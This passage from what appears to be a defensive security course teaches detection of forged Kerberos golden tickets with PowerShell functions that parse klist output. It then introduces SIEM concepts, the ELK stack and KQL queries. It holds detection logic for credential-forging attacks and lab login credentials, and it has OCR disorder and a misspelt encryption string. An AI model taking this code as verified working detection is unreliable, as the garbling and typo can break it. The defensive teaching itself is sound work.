To improve this, we need to accomplish three tasks:

1. Retrieve all the session logon IDs
2. Retrieve the cached tickets for all sessions
3. Analyze the results from each session

We'll start by creating a wrapper function around the klist sessions command that will extract all the logon IDs that exist on the current system.

```
Function Get-LogonIds {
    Begin {
        $Klist = klist sessions
    }
    Process {
        $Sessions = $Klist | ? { $_ -like '* Session*' } | % { (($_ -split '
')[3]).substring(2) }
    }
End {
        return $Sessions
    }
}
```

Listing 659 - Function to provide all logon IDs

We will reuse the same technique of piping the output of klist sessions and filtering for session ID. Then we'll create a second function to retrieve the cached tickets for a given logon ID.

To avoid running into our original problem, we will parse the output from klist -li and convert it into an object. This efficiency will be important for us with our third task.

Klist doesn't like explicitly retrieving cached tickets for the current session through the -li parameter. We'll use an *if* and *else* clause to keep this from happening.

The code to extract tickets is shown in Listing 660.


```
Function Get-Tickets {
[cmdletbinding()]     param
(
        [parameter(mandatory = $false, ValueFromPipeline = $true)]
        [System.String]$LogonId
    )
    Begin {
        $CachedTickets = @()
        $Klist = klist
        $Current = (($klist) -split 'Current LogonId is')[2] -split ':')[1]
    }
    Process {
try {
            if ($LogonId -eq $Current -or $LogonId -eq '') {
                $Klist = klist
                $LogonId = $Current
            }
else {
            $Klist = klist -li $LogonId
            }
```

```
            $Tickets = 5..$Klist.count | ForEach-Object { $Klist[$_] } | Where-Object
{ $_ }
            if ($Klist -notcontains 'Cached Tickets: (0)') {
                0..$(($Tickets | Select-String "^#\d>").Count - 1) | ForEach-Object {
                    $Index = $_ * 10
                    $Properties = [ordered]@{
                        'LogonId'        = $LogonId
                        'Ticket'         = $_
                        'Client'         = $($Tickets[0 + $Index] -split
':')[1].Trim()
                        'Server'         = $($Tickets[1 + $Index] -split
':')[1].Trim()
                        'EncryptionType' = $($Tickets[2 + $Index] -split
':')[1].Trim()
                        'TicketFlags'       =  $($Tickets[3  +  $Index]  -split  'Ticket
Flags')[1].Trim()
                        'StartTime'      = $($Tickets[4 + $Index] -split 'Start
Time:')[1].Trim()
                        'EndTime'        = $($Tickets[5 + $Index] -split 'End
Time:')[1].Trim()
                        'RenewTime'      = $($Tickets[6 + $Index] -split 'Renew
Time:')[1].Trim()
                        'SessionKeyType' = $($Tickets[7 + $Index] -split
':')[1].Trim()
                        'CacheFlags'     = $($Tickets[8 + $Index] -split
':')[1].Trim()
                        'KdcCalled'      = $($Tickets[9 + $Index] -split
':')[1].Trim()
                    }
if ($Properties) {
                        $CachedTickets += New-Object -TypeName PSObject -Property
$Properties
                    }
                }
            }
}         catch
{
            if ($_ -like "*Error calling API*") {
                $_ | Out-null
            }
        }
    }
End {
        return $CachedTickets
    }
}
```

Listing 660 - Function to retrieve session tickets

For each located ticket, we will create a new PSObject while also extracting and storing the relevant fields in the *Property* field of the object.

Let's make sure our two functions work as expected and execute them together to produce every cached ticket on the system.

```
PS C:\Users\offsec.CORP\Desktop\Persistence> . .\Get-LogonIds.ps1
```



```
PS C:\Users\offsec.CORP\Desktop\Persistence> . .\Get-Tickets.ps1

PS C:\Users\offsec.CORP\Desktop\Persistence> Get-LogonIds | Get-Tickets



LogonId        : 0xa54c6
Ticket         : 0
Client         : dadmin @ corp.com
Server         : krbtgt/corp.com @ corp.com
EncryptionType : RSADSI RC4-HMAC(NT)
TicketFlags    : 0x40e00000 -> forwardable renewable initial pre_authent
StartTime      : 3/9/2022 12:39:54 (local)
EndTime        : 3/6/2032 12:39:54 (local)
RenewTime      : 3/6/2032 12:39:54 (local)
SessionKeyType : RSADSI RC4-HMAC(NT)
CacheFlags     : 0x1 -> PRIMARY KdcCalled
:
...
```

Listing 661 - Running Get-LogonIds and Get-Tickets together

Our detection strategy is starting to come together. While these functions have helped us transform what appeared to be a very resource-intensive task into something that can be accomplished with relative ease, we still have some work left to do.

Now that we can retrieve the cached tickets in the form of a PSObject, we can explicitly retrieve the object properties that we are searching for. In this scenario, we'll retrieve all the cached tickets on the current system, retrieve the ticket time values, and sort the results.

```
PS C:\Users\offsec.CORP\Desktop\Persistence> Get-LogonIds | Get-Tickets | Select
LogonId,StartTime,EndTime | Sort EndTime
LogonId StartTime                EndTime
------- ---------                -------
0xa54c6 3/9/2022 12:39:54 (local) 3/6/2032 12:39:54 (local)
0x3e7   3/9/2022 12:19:05 (local) 3/9/2022 22:19:02 (local)
0x3e7   3/9/2022 12:19:02 (local) 3/9/2022 22:19:02 (local) ...
```

Listing 662 - Retrieving ticket time values

Running this command has revealed a cached ticket, associated with logon ID 0xa54c6, with a suspiciously long end time.

We can reuse our *Get-Tickets* function to retrieve the ticket details from that session for further investigation if required.

Because the normal maximum ticket age is ten hours and maximum renewal time is seven days, we can create another function that will parse all cached tickets and alert if any exceed those standard values.

The *Invoke-GoldenSweep* function in Listing 663 does this.

```
Function Invoke-GoldenSweep {
    [cmdletbinding()]
param (
        [parameter(mandatory = $true, ValueFromPipeline = $true)]
```



```
        $Ticket
    )
    Process {
        # Time Beacons
        $StartTime = ($Ticket.StartTime -split ' ')[0]
        $EndTime = ($Ticket.EndTime -split ' ')[0]
$RenewTime = ($Ticket.RenewTime -split ' ')[0]
        if ((New-TimeSpan -Start $StartTime -End $EndTime).Days -gt 10) {
            $Flagged = $Ticket
        }
        if ($RenewTime -ne 0) {
            if ((New-TimeSpan -Start $StartTime -End $RenewTime).Days -gt 7) {
                $Flagged = $Ticket
            }
        }
    }
End {
        return $Flagged
    }
}
```

Listing 663 - Function to analyze ticket values

We can now execute all three of these functions together to continue our automated analysis of the cached session tickets.

```
PS C:\Users\offsec.CORP\Desktop\Persistence> . .\Invoke-GoldenSweep.ps1

PS C:\Users\offsec.CORP\Desktop\Persistence> Get-LogonIds | Get-Tickets | Invoke-
GoldenSweep

LogonId        : 0xa54c6
Ticket         : 0
Client         : dadmin @ corp.com
Server         : krbtgt/corp.com @ corp.com
EncryptionType : RSADSI RC4-HMAC(NT)
TicketFlags    : 0x40e00000 -> forwardable renewable initial pre_authent
StartTime      : 3/9/2022 12:39:54 (local)
EndTime        : 3/6/2032 12:39:54 (local)
RenewTime      : 3/6/2032 12:39:54 (local)
SessionKeyType : RSADSI RC4-HMAC(NT)
CacheFlags     : 0x1 -> PRIMARY KdcCalled
:
```

Listing 664 - Running a golden ticket discovery chain

The work we put into these scripts has paid off. What would've taken us a significant amount of time to do manually can now be done in a matter of seconds.

It's important to note that the time stamps are not the only default values in golden tickets generated by Mimikatz that we can use as a potential beacon.

Mimikatz will encrypt tickets using RC4 encryption when the NTLM hash of the *krbtgt* account is used. In updated infrastructure environments, AES-128/256 encryption is more dominant and will provide a visible difference.

In the cases where an attacker strategically creates a golden ticket with appropriate time values, the encryption type value provides another potential item of interest to check for. We can enhance our *Invoke-GoldenSweep* function with the below logic to perform this additional check.

```
# Encryption Beacons
$EncryptionType = $Ticket.EncryptionType
If ($EncryptionType -eq 'RSADSA RC4-HMAC(NT)') {
    $Flagged = $Ticket
}
```

Listing 665 - Logic to detect the RC4 encryption type value

We have successfully created a solution that we can use to detect golden tickets by flagging the values that deviate from the domain's configured and expected thresholds.

We must keep in mind that with this particular risk, an attacker can continue to craft these tickets until the password for the *krbtgt* account is changed.[551]

> *Changing the krbtgt password only once would be insufficient because if a signature validation fails, the KDC will attempt to verify a ticket using the second NTLM password hash in the krbtgt password history.*

[551] (Microsoft, 2021), https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/ad-forest-recovery-resetting-thekrbtgt-password

endeavor.

Given the potential impact that comes with these types of risks, the absence of an effective detection strategy would make identifying these persistence methods a near impossible

17.2 Wrapping Up

In this Topic, we explored the concept of Active Directory persistence, including a number of common and powerful persistence techniques an attacker may employ.

We also discovered that it is possible for us to detect these persistence techniques by tracking changes performed in the domain and throughput of theordinary ticket values.

18 SIEM Part One: Intro to ELK

In this Topic, we will cover the following Learning Units:

- Log Management Introduction
- ELK Security

Each learner moves at their own pace, but this Topic should take approximately 6 hours to complete.

In large, modern enterprises, managing technical security posture is a major effort. Even if analysts knew exactly which machines were compromised in an incident response scenario, remotely connecting to endpoints or network appliances to review log data or Windows events would take too long. As IT infrastructure expands over time, security analysts need a centralized location for system logs and other audit trails.[552]

In this Topic, we will cover multiple solutions to enterprise log management, our primary focus being the *Elastic Stack* (ELK).[553] We'll explore some of the additional tools and features within ELK, then use it to identify anomalous behavior in a small network.

18.1 Log Management Introduction

This Learning Unit covers the following Learning Objectives:

1. Understand SIEM Concepts
2. Learn about the ELK Stack
3. Use ELK Integrations with OSQuery

This Learning Unit will take approximately 3 hours, 30 minutes to complete.

Log management[554] refers to collecting and storing log messages in a single location for auditing and review, which can be done on a small scale for both individual computers and network devices. We previously covered log management using Windows' Event Log in *Windows Endpoint Introduction*, Syslog in *Linux Endpoint Introduction*, and applications such as IIS in *Windows Server Side Attacks* and Snort in *Network Detections*. Each of these options collects logs in a single location on the endpoint for examination by systems administrators and defense professionals.

In the following sections, we'll learn how log management techniques have evolved to include *Security Information and Event Management* (SIEM).[555] We'll explore how to use the ELK Stack to collect log data

[552] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Audit_trail

[553] (Elasticsearch B.V., 2022) https://www.elastic.co/elastic-stack/

[554] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Log_management

[555] https://en.wikipedia.org/wiki/Security_information_and_event_management (Wikipedia, 2022),

from machines in a private network. We'll also discover some integrations for ELK that help us speed up security operations.

18.1.1 SIEM Concepts

Log management on individual endpoints can cause data retention challenges, since some resources are unable to store data longer than a day or two. The system has to manage multiple applications requiring disk space, as well as files generated by users. Many organizations want to retain the data for long periods of time without impacting their users.

One common way to address this issue is by dedicating a network resource for aggregating and storing logs. This can be useful for system administrators when troubleshooting multiple endpoints or investigating security issues. Over time, software vendors have recognized the demand for such logging applications and have developed solutions offering artifact auditing and pattern-identifying features.

Some of the first applications suited to log management and retention were known as *Security Information Management* (SIM)[556] products. After using these solutions, analysts noted the security gap between waiting for logs to be generated and transmitted to the SIM. Security professionals wanted real-time endpoint monitoring. To meet these needs, software vendors designed lightweight *agents*[557] that could collect metadata from the endpoint either continuously or on-demand. The applications that control these

[556] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Security_information_management

[557] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Software_agent

(Wikipedia, 2022),

agents and their data became known as *Security Event Manager* (SEM)[558] products. Illustrated below is an

example of three different devices sending data to a SEM and a SIM.

[558] https://en.wikipedia.org/wiki/Security_event_manager (Wikipedia, 2022),




Figure 93: Example Network Diagram with SIM and SEM

As shown in the diagram, there are three distinct devices: a firewall, a web server, and a Windows PC. The devices each send an entry from different types of log files to the SIM server (*sim01*), which in turn stores each entry with a timestamp and the originating hostname. Meanwhile, the SEM server receives data from the agents installed on all three devices. Thisdata might include static hardware information (e.g., MAC addresses) or dynamic details on the host (e.g., what processes are running).

As security professionals became more familiar with SEM and SIM products, it quickly became clear how important it was to correlate data from each. Data from installed agents could inform the log data sent to the repository, and vice-versa. Software vendors' next step was to develop agents that *Security Information and Event Management* (SIEM) applications.[646]

Below is an example of a SIEM deployment with the same three devices.

(Wikipedia, 2022),

[646] https://en.wikipedia.org/wiki/Security_information_and_event_management

(Wikipedia, 2022),

Figure 94: Example Network Diagram with SIEM

Our endpoints now have a different kind of agent installed. This agent is capable of forwarding system-specific logs as well as the agent metrics. More than just the consolidation of the SIM and the SEM into one server, this a combination of the data that is ingested. All data is indexed and can be searched from one user interface.

In this scenario, not only can users examine all of the data in one place, but the SIEM itself can analyze the data and draw attention to anomalous activity. Automations based on common event sequences can alert analysts, both veteran and junior, about potential system threats. The expression "single pane of glass" is used to describe the monitoring capability that a SIEM provides, as these alerts and data can be shown all at once on the same screen.

Common SIEM products used today include Splunk Enterprise Security,[559] IBM QRadar,[560] LogRhythm NextGen SIEM,[561] ArcSight Enterprise Security Manager,[562] and SolarWinds Security Event Manager.[563] This list is not exhaustive and does not include the enhanced offerings from these vendors.

Now that we've covered the SIEM's design and function, let's explore an open-source resource known as the ELK stack. Adopted by enterprises for its security features, the ELK stack has grown in both log and event management abilities to support SIEM functionality.

18.1.2 Elastic Stack (ELK)

The Elastic (ELK) Stack[564] is a combination of several open-source projects that work together to ingest and visualize data from different sources. Its name is derived from three major projects that were first deployed together.

The first project is *Elasticsearch*,[565] which enables the searching and indexing of large data sets.[566] Elasticsearch can process and separate field names from their values automatically based on common formats. Elasticsearch also allows users to create new patterns to identify specific data formats.

The next is *Logstash*,[567] designed to receive data from endpoints and provide long-term storage for the ELK stack. While Elasticsearch can recognize patterns based on the separation of field names from data, Logstash does the actual parsing. Logstash also organizes where the data is "stashed", creating the index

[559] (Splunk, 2005-2022), https://www.splunk.com/en_us/software/enterprise-security.html

[560] (IBM, 2022), https://www.ibm.com/qradar/security-qradar-siem

[561] (LogRhythm, 2022), https://logrhythm.com/

[562] (MicroFocus, 2022), https://www.microfocus.com/en-us/cyberres/secops/arcsight-esm

[563] (SolarWinds Worldwide LLC, 2022), https://www.solarwinds.com/security-event-manager

[564] (Elasticsearch B.V., 2022) https://www.elastic.co/elastic-stack/

[565] (Elasticsearch B.V., 2022), https://www.elastic.co/elasticsearch/

[566] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Data_set

[567] (Elasticsearch B.V., 2022), https://www.elastic.co/logstash/

for each type of log that comes through. This enables Elasticsearch to search through the stashes for specific data.

The third project is *Kibana*,[568] a web-enabled user interface built to interact with the other parts of the ELK stack. Kibana provides *Role-Based Access Control* (RBAC)[569] for user accounts, including default privilege levels and controls to create custom levels. Activities from general user activity to ELK stack

In this Learning Unit, we'll log in to Kibana and practice interacting with different features of the


Below is a diagram of the ELK stack incorporating Elasticsearch, Logstash, and Kibana.

administration can be done through Kibana.

ELK stack instead of connecting to individual endpoints.

[568] (Elasticsearch B.V., 2022), https://www.elastic.co/kibana/

[569] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Role-based_access_control



is

Figure 95: Example Diagram of Traditional ELK Stack with Elasticsearch, Logstash, Kibana, and Beats

The diagram shows a direct flow of agents to Logstash while an end user accesses everything through Kibana. We'll recall that part of a SIEM's functionality requires individual agents installed on endpoints to collect and forward data. Traditionally, the ELK stack used *Beats*,[570] or singlepurpose transmission tools to send data back to Logstash. Each Beat application had to be uploaded to every endpoint, managed through a local configuration file. For example, there was a Beat for Syslog, a Beat for Windows events, and a Beat for endpoint health. Although not incorporated into the name, the Beats platform initially provided the value of centralized data management.

As the ELK stack's popularity as a SIEM solution increased, some changes were made to the overall architecture of modern deployments. First, a simplified endpoint agent was developed referred to as the *Elastic Agent*.[571] The Elastic Agent uses components of Beats to collect and transport endpoint data; however, each agent's configuration is fetched from a management service set up in Kibana known as *Fleet*.[572] With Fleet, Elastic Agents can update their own local configuration files based on input received from the server. Elastic Agents can also forward data directly to Elasticsearch instead of Logstash. The latest organization of components is reflected in the diagram below.

[570] (Elasticsearch B.V., 2022), https://www.elastic.co/beats/

[571] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/fleet/current/elastic-agent-installation.html

[572] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/fleet/current/install-fleet-managed-elastic-agent.html




Figure 96: Example Diagram of Elastic Stack with Elastic Agents, Elasticsearch, and Kibana

The diagram depicts a flow of queries and configuration changes from users and admins that are accepted by Kibana. Queries will be run in Elasticsearch, while agent-specific configuration changes are pushed out to the Elastic Agents on every endpoint. Meanwhile, the Elastic Agents send their data directly to Elasticsearch. Logstash is optional for long-term storage, while Elasticsearch manages storage for shorter periods. Fleet and Elastic Agents are not automatically supported by Logstash. Because of this, we will not be using Logstash.

Now that we understand the current configuration and setup of the ELK stack, we're going to use it to pull logging artifacts from endpoints that we cannot access directly. We'll start by authenticating to the stack, then navigating to the relevant page for querying data.

To access the ELK stack, we'll browse directly to the IP of the *proxy01* VM on port 5601. It is worth noting that Kibana takes a few moments to load and the login page may not be immediately ready. After a few moments, we'll encounter the login page for Elastic.




Figure 97: ELK Login

To log in, we'll use *offsec* as the username with a password of *lablab*. The home page offers four navigation options: *Enterprise Search*,[573] *Observability*,[574] *Security*,[575] and *Analytics*.[576] We'll also notice a Search bar at the top of the page to help find pages of interest. For now, let's visit the *Discover*[577][578] page, which is found in Analytics.

[573] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/enterprise-search/current/index.html

[574] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/observability/current/index.html

[575] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/security/current/index.html

[576] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/kibana/current/introduction.html#visualize-and-analyze

[577] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/kibana/current/discover.html

[578] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/kibana/master/kuery-query.html

To find the Discover page, we'll first click on Analytics. From the Analytics home page, we can click on Discover to arrive at a page resembling the one shown below.




Figure 98: Discover page in ELK Stack

The Discover page is where all the incoming data from agents is presented. A search bar located at the top allows users to submit their queries in *Kibana Query Language (KQL)*[666] format.

KQL is designed to implement logical operators with the indexed fields for each entry displayed in Kibana. To the right of the KQL search bar is the specified time frame for the results. In Figure 98, all entries have been created from the start of the day to the current moment in time. On the left, we'll find a searchable list of fields for a given *index pattern*.[579]

Index patterns are used to organize the incoming data that is set up during the initial configuration of the ELK stack, as well as the Elastic Agents. This menu can help analysts find the required field name for their KQL query. Below is a highlight of the index pattern used for the Discover page.

[579] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/kibana/current/data-views.html




Figure 99: Index pattern in ELK Stack

Changing the index pattern results in a different set of available fields. This listing also serves as a quick filter for common values within a given field.

Index patterns have recently been renamed to data views in newer versions of Kibana. Their function and purpose, however, remains the same.

To the right of the field listing are individual entries from the index pattern. When a KQL query or filter is applied, the matching fields are highlighted here.




Figure 100: Entries in ELK Stack

One helpful way we can familiarize ourselves with the Kibana interface is by taking note of the small > symbol to the left of an event entry. This symbol expands all of the fields so they can be searched manually for fields and values of interest.

Let's begin practicing writing queries, a skill we'll sharpen over time. We'll start by querying for Sysmon events from our Windows server *appsrv01*. Our initial query will use very specific fields and values for demonstration purposes, but as we develop our skills through experience, we might choose to use only certain fields and wildcards to more quickly find what we want.

If necessary, we'll change the index pattern in the upper left-hand corner to logs-*. This index pattern represents all the data that is not health- or status-related from all endpoints. To search across a meaningful volume of data, we'll change the start and end dates to a relative window of one day ago until now.

Once our index pattern and start/end dates are secured, we'll initiate our first query by selecting the input field at the top of the screen. We'll use fields and subfields from the *Elastic Common Schema* (*ECS*) *Field Reference*,[580] joined with logical operators. Below is an example of KQL syntax using placeholder fields and values.

```
field1: value1 and field2: "value 2" and not field3: value3* and field4.subfield <= 30
```

Listing 666 - Example of Standard KQL Syntax

In the example, we are searching for the exact term "value1" in *field1*. It is joined with the logical operator AND with *field2*, where we want the exact phrase "value 2". We use an asterisk as a wildcard character on value3, but the logical operator NOT prohibits us from matching any *field3* entries beginning with "value3". Finally, our search requires that any values in the subfield of *field4* are less than or equal to 30. Now that we have a sense of how KQL can be structured with abstract fields, let's explore a more practical application.

For our query, we'll use the *host.hostname* field for the hostname of our endpoint of interest *appsrv01*. The *data_stream.dataset* is the generalized source of the data that contains our provider for Sysmon. The *process.name* contains the name of our running process svchost.exe. Finally, we use *event.code* to specify our Event ID of 1, the Sysmon event ProcessCreate.

[580] (Elasticsearch B.V., 2022), https://www.elastic.co/guide/en/ecs/current/ecs-field-reference.html


```
host.hostname: "appsrv01" and data_stream.dataset : "windows.sysmon_operational" and
